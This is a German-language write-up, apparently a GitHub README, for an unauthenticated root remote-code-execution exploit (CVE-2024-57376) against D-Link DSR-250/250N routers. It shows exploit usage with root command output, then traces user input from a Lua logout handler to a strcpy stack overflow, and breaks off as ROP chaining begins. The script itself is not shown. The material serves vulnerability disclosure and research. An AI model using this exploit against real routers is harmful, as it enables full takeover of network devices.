 delspon/cve-2024-57376
CVE-2024-57376 Exploit

Exploit für Remote-Code-Ausführung ohne Authentifizierung für D-Link DSR-250 und DSR-250N
Sicherheitshinweis: https://supportannouncement.us.dlink.com/security/publication.aspx?name=SAP10415
$ python3 exploit.py
usage: <host> <port> <command>
$ python3 exploit.py 192.168.1.1 443 id
[+] fingerprint
    device: DSR-250N
    year  : 2021
b'HTTP/1.1 200 OK\r\nContent-Length: 24\r\nDate: Thu, 22 Dec 2022 11:50:49 GMT\r\nServer: Light Weight Web Server\r\n\r\nuid=0(root) gid=0(root)\n'
HTTP/1.1 200 OK
Content-Length: 24
Date: Thu, 22 Dec 2022 11:50:49 GMT
Server: Light Weight Web Server

uid=0(root) gid=0(root)
$ python3 exploit.py 192.168.1.1 443 'cat /pfrm2.0/etc/dlink_version'
[+] fingerprint
    device: DSR-250N
    year  : 2021
b'HTTP/1.1 200 OK\r\nContent-Length: 12\r\nDate: Thu, 22 Dec 2022 11:57:35 GMT\r\nServer: Light Weight Web Server\r\n\r\n3.17B901C_WW'
HTTP/1.1 200 OK
Content-Length: 12
Date: Thu, 22 Dec 2022 11:57:35 GMT
Server: Light Weight Web Server

3.17B901C_WW
Es handelt sich um den Code der Funktion duaCP.logout, die beim Abmelden aufgerufen wird.
function duaCP.logout (cgiparams)
    local extCpResult, clientMac, clientIp, authenticatorIp, apMac, apIp, vendor,
           ssid, deviceType, vlan, pageId, returnUrl, authSuccessUrl,
           returnLogoutUrl, notifyUrl, sessionRandom, hash, token

    local request = ""

    extCpResult       = cgiparams.externalCpResult
    clientMac         = cgiparams.clientMac
    clientIp          = cgiparams.clientIp
    authenticatorIp   = cgiparams.authenticatorIp
    apMac             = cgiparams.apMac
    apIp              = cgiparams.apIp
    vendor            = cgiparams.vendor
    ssid              = cgiparams.ssid
    deviceType        = cgiparams.deviceType
    vlan              = cgiparams.vlan
    pageId            = cgiparams.pageIndex
    returnUrl         = cgiparams.returnUrl
    authSuccessUrl    = cgiparams.authenticationSuccessUrl
    returnLogoutUrl   = cgiparams.returnLogoutUrl
    notifyUrl         = cgiparams.notifyUrl
    sessionRandom     = cgiparams.sessionRandom
    hash              = cgiparams.hash
    token             = db.getAttribute("cpExtWebServer", "_ROWID_", "1", "token")


    local status, reason

  reason = "success"
    -- validate hash first
    if (hashValidate (authenticatorIp, clientMac, token, sessionRandom, hash) == "ERROR") then
        -- respond to DUA with failure result so that user will be shown login
        -- page
        reason = "failure"
    end

    status, clientMac, clientIp = duaCP.parse_logoutInfo (extCpResult)

    if (status == "ERROR") then
        reason = "failure"
    end

    -- redirect to DUA
    duaCP.logoutProcess (cgiparams, reason, token)

end
Sie ruft auf:
hashValidateduaCP.parse_logoutInfoduaCP.logoutProcessDer Weg zum anfälligen Code ist duaCP.parse_logoutInfo. Es verwendet extCpResult, eine Benutzereingabe, als Parameter.
Hier ist der Code von duaCP.parse_logoutInfo.
function duaCP.parse_logoutInfo (extCpResult)
    local status       = "OK"

  -- process the extCpResult
  status, clientMac, clientIp = captivePortalLib.duaLogoutInfoGet (extCpResult)

  if (status == "1" or tonumber (status) == 1) then
      return "ERROR"
  end

  clientMac = clientMac:gsub("%-", "%:")

    return status, clientMac, clientIp

end
Sie ruft captivePortalLib.duaLogoutInfoGet auf. Sie verwendet extCpResult direkt als Parameter. Der Code davon ist in einer gemeinsam genutzten Bibliothek definiert, captivePortalLib.so

lua_tolstring gibt einen Zeiger auf den String von extCpResult zurück und strcpy wird aufgerufen, das eine lokale Variable als Parameter hat. Es handelt sich eindeutig um einen Stack-Pufferüberlauf. Jetzt müssen wir ROP-Gadgets verketten.
Es gibt einige Einschränkungen, da die Sicherheitslücke durch strcpy ausgelöst wird. Wir können keine NULL-Bytes eingeben.
Hier ist eine Speicherkarte:
